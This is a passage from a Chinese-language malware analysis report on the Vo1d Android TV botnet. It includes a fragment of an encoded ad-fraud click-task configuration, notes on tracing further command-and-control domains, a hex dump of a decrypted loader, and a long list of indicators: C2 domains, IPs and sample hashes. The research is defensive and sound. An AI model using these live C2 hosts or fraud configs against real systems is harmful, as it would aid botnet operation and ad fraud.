I6NTAwMCwiaw5kZXgi0jB9XX0seyJldmVudCI6ImjhY2siLCjkZwheSI6MzAwMH1dfV19LCJleGVjIjpbeJldmVudCI6InN3aXRjaCI
sInJhbmQioIj7Y2fzzV9yYW5kfSIsInRoZw4i0lt7ImV2ZW50IjoiY2FzzSIsImluIjpbeMCwzMF0sImV2ZW50cyI6W3siZXZlbnQioIjt
b2R1bCIsInR5cGUojeImxpc3RFY2xpY2si0jkaXYUCHJvZHVjdC5wcm9kdWN0Lwx1Z2VuZC1iB3R0b2ouchJvZHvjdc0tY2RjYmFz
SIsImxpc3RfdGV4dF9uYw1lIjoibm9uZSIsImxpc3RfdGV4dF9maWVsZCI6Im5vbmUiLCjkZXNjIjoiYnV0dG9uLmJ1dHRvb1isaW5rLm
9yZGVyLWFjdG1vb19fYnV0dG9uIiwiY2FsbCI6Im5vbmUiLCjkZ3J1ZUNhbGwi0jub25lIiwiwb9yZSI6Im5vbmUiFV19XX0seyJldmV
udCI6InN3aXRjaCIsInJhbmQioIj7Y2fzzV9yYW5kfSIsInRoZw4i0lt7ImV2ZW50IjoiY2FzzSIsImluIjpbeMzEsMTAwXswiZXZlbnRz
IjpbeJldmVudCI6ImjhY2siLCjkZwheSI6MzAwMH0seyJldmVudCI6ImjhY2siLCjkZwheSI6MzAwMH1dfV19XX1d\",\\\"targetUr
l\\\":\\\"https://www.dior.cn/\\\",\\\"param\\\":[{\\\"case_rand\\\":{\\\"random_1_100\\\"}},\\\"click_ad_count\\":
{\\\"random_1_3\\\"},\\\"{\\rand_call\\}:\\{\\\"random_1_3\\\"}\\\"}],
version: 1623570485
}
```

至此，Vo1d僵尸网络，以及Mzmess的业务分析完毕。俩者之间是什么关系呢？目前，暂时没有发现Vo1d与Mzmess在样本层面，基础设施层面的联系。我们倾向于Vo1d背后的团伙将自将网络“租赁”给黑产团伙使用。当然这仅仅是猜测，欢迎了解内幕的人士给我们提供更多线索。

花絮：草蛇灰线，挖掘更多的资产！

在溯源Vo1d僵尸网络的早期版本时，发现了2个未被安全社区标记的C2
synntre.com, **remoredo.com**，我们认为它们解析的IP**3.17.255.32**是早期版本的核心C2 IP之一。


Date resolved	Detections	Resolver	Domain
2024-12-20	1 / 94	VirusTotal	pjtqs38a26874780.com
2024-09-13	0 / 94	VirusTotal	synntre.com
2024-09-12	0 / 94	VirusTotal	csskkjw.com
2024-09-11	0 / 94	VirusTotal	qocoll.com
2024-05-28	12 / 94	VirusTotal	bitemores.com
2024-05-12	12 / 94	VirusTotal	meiboot.com
2024-05-12	0 / 94	VirusTotal	conannt.com
2024-05-10	0 / 94	VirusTotal	haveits.com
2024-05-07	0 / 94	VirusTotal	remoredo.com

这些域名中，bitemores,meiboot已经被Dr web披露为C2，那其它的呢？先看csskkjw.com，VT上有一个线索[csskkjw.com/s3/b7027626](https://www.virustotal.com/s3/b7027626)，下载回来的b7027626是一个加密的文件，先尝试前文的RSA公钥进行解密，失败！真是让人失望啊。

某一天我们突然想起synntre.com的相关样本中还有一个RSA公钥（大端），尝试解密，成功得到一个DexLoader，坐实了csskkjw.com是Vo1d的资产，心里美滋滋。

000106B0	B7 E9 74 4B 45 FA A6 20	D3 1C 30 E9 63 86 E9 CD
000106C0	5F B9 93 DE CA 45 C9 D6	08 94 F7 7D B9 EE A9 D0
000106D0	78 45 76 94 80 9D F7 05	24 D7 30 E2 C0 0F 04 6E
000106E0	60 53 23 BD 50 03 BF 2C	A9 BB B4 5C C5 11 5A 1D
000106F0	CE 25 7D 42 03 4F 7E 1C	7A 3E 1A 68 E8 9A 00 10
00010700	8D 18 28 AC 26 BD 71 AE	4A C9 B9 23 0B 9B C1 01
00010710	67 46 A9 01 5E 70 F1 D9	BD 7F 56 4B 97 61 64 FF
00010720	C1 D9 6E 93	CB 44 92 F5 FC 53 11 51
00010730	A9 80 5C 07	25 F1 92 F3 89 7E 57 91
00010740	7A 64 CC 2C 7A 71 E8 83	33 59 0A A9 59 23 CF 4A
00010750	6B E4 24 1A F7 8C A9 04	5D 65 B6 74 87 19 42 49
00010760	E3 69 03 DD A4 C9 75 FE	A7 3C 07 C1 91 67 54 45
00010770	FE 5F CF 45 72 F8 BD 47	95 BA 81 A7 54 50 55 29
00010780	92 2F 81 82 71 9B 43 1C	EB 27 16 CA 87 E2 BA 83
00010790	A0 1E 85 EF 75 E4 63 88	2D 0B 53 76 B6 B3 D6 68
000107A0	19 E2 6C 2B 67 4F 0A 9D	DE FE 93 42 43 CE 87 AD

随后我们整理剩余域名的解析历史，发现了另外两个ip **13.229.152.241**, **18.139.54.2**。3个IP间大量域名存在重叠，红框中的域名是已被证实为Vo1d的C2；至于剩余的域名，我们从注册时间，域名构成的角度出发，有较高的信心将它们判定为Vo1d团伙的资产。



总结

本文重点分析了Vo1d僵尸网络在新活动中引入的Redirector C2机制、独特的Payload解密算法asr_xxtea, DGA, 以及部分业务功能。近年来，安全社区相继披露了多个针对Android电视和机顶盒设备的百万级僵尸网络，包括Badbox、Bigpanzi以及Vo1d等家族。这类设备为何屡屡成为大规模感染的目标？我们认为可以从供应链和用户行为两个维度进行分析。

- 从供应链角度来看，部分设备制造商与黑产存在利益关联，在设备出厂时预植了恶意组件。随着设备出货量的增长，感染规模迅速扩大，最终形成了令业界震惊的僵尸网络。

- 从用户行为角度来看，许多用户对电视盒子的安全性存在认知误区，认为其比智能手机更安全，因此较少主动安装安全防护软件。此外，为获取免费影音资源，用户普遍存在下载破解应用、第三方应用或刷入非官方固件的行为，这进一步扩大了设备的暴露面，为恶意软件的传播提供了可乘之机。

我们仍在对Vo1d的商业模式进行深入挖掘，目前已确认多家公司与其存在业务合作。未来，我们计划向社区披露更多技术细节和内幕信息。同时，我们也希望借助社区的力量，厘清Bigpanzi和Vo1d两大僵尸网络之间的关联。两者同为针对Android电视设备的百万级僵尸网络，且复用了字符串解密算法，这种一致性显然不仅仅是巧合。然而，仅凭算法相似性将两者直接关联，证据尚不充分。我们怀疑它们可能存在更深层次的关联，例如共享代码库、开发资源，甚至是同一团伙的不同分支。

这是我们目前掌握的Vo1d僵尸网络的大部分情报，希望我们的研究成果能为安全社区深入分析Vo1d提供技术参考。我们诚挚欢迎各国CERT（计算机应急响应小组）与我们联系，共享情报与视野，携手打击网络犯罪，共同维护全球网络安全。如果您对我们的研究感兴趣，或者了解内幕消息，欢迎通过[X平台与我们联系](#)。

IOC

Vo1d C2

```
ssl8rrs2.com  
ttekf42.com  
ttss442.com  
works883.com
```

```
csskkjw.com  
catmore23.com  
synntre.com  
csok997.com  
conannt.com  
qocoll.com  
haveits.com  
remoredo.com  
catmos99.com
```

Vo1d Downloader

```
ssl87362.com  
wowokeys.com  
38.46.218.36  
38.46.218.37  
38.46.218.38  
38.46.218.39
```

Vo1d Reporter

```
works883.xyz  
catmore88.com
```

Vo1d Samples

```
01a692df9deb5e8db620e4fb7e687836 jbf  
de8f69efdb29cdf5fd12dd7b74584696 jem  
456e14aa644bd31d85e0fe6f78d8fc15 j fz  
30da72fda6d0f5e3972272332d7fc47b jhz  
fc7dc3c5306d6a508023160953168a16 jddx  
53493b07fe423b1dbdc789803cbac7c1 jeex  
2d6d91c5988dcab2eb4dab1ec55cfbb9 jttxx  
9e116f9ad2ff072f02aa2ebd671582a5 s63  
b447aad52c1efad388612f8220969c35 vo1d
```

Vo1d Payload

```
## with 5 bytes size&cmd  
  
6bb3258b688f81dfd03128bccf18823b ts01  
0c454831bdb679bdd083c5a7cc785733 p6332  
bb6b9aec7d4bfa524c7c5117257e4d78 p7332  
6168dafc5a1d297cf33b26b65db315cc p8232  
4f4d5e37feda9e9556c816c100e1de30 p8932  
  
d9126d936d505b9fa9a8278fda1daaae ts01.decrypt  
5701ee051f80e92c1efc5ad32f8401d3 p6332.decrypt  
a07533a9504fff0756a8ba59ca0af4d6 p7332.decrypt
```

47c5bf4fbce983c2182ba103d2773dff p8232.decrypt
4efa4566794d86e033c2362cad05f1f8 p8932.decrypt

without 5 bytes size&cmd

2de1775908db39f3c4edbb7a7d99268d b7027626
a774eb68f60621bfddd8db461d978c12 b7027626.decrypt

Mzmess C2

dcsdk.100ulife.com
dcsdkos.dc16888888.com
8.219.89.234

popa C2

gmslb.net
phonemesh.org
linkmob.org
peercon.org
phonegrid.org
safernetwork.io
lbk-sol.com
sklstech.com
kyc-holdings.com

jaguar C2

jaguar-distributor.syslogcollector.com
38.61.8.14
38.61.8.31
69.28.62.49
69.28.62.39
156.236.118.48
69.28.62.51
38.61.8.11
38.61.8.13
69.28.62.38
156.236.118.27
69.28.62.60
38.61.8.33
69.28.62.52

```
69.28.62.50
38.61.8.12
128.1.71.243
69.28.62.48
69.28.62.41
69.28.62.42
69.28.62.61
```

lxhwdg C2

```
g.sxim.me
reg.sxim.me
ref.sxim.me
```

spirit

```
task.mymoyu.shop
task.moyu88.xyz
task1.ziyemy.shop
task2.ziyemy.shop
adstat.moyu88.xyz
adstat.ziyemy.shop:3389
adstat.ad3g.com
adstat2.ziyemy.shop
update.ad3g.com
spiritlib.cyoub
```

Appendix

Python ASR

```
def asr(value, shift):
    """
    Perform an arithmetic shift right (ASR) operation.
    :param value: The signed 32-bit integer (treated as 32-bit)
    :param shift: The number of positions to shift.
    :return: The result of the arithmetic shift right.
    """
    if value & 0x80000000: # Check if MSB is set (negative number)
        return (value >> shift) | (0xFFFFFFFF << (32 - shift)) & 0xFFFFFFFF
```

```
else:  
    return value >> shift
```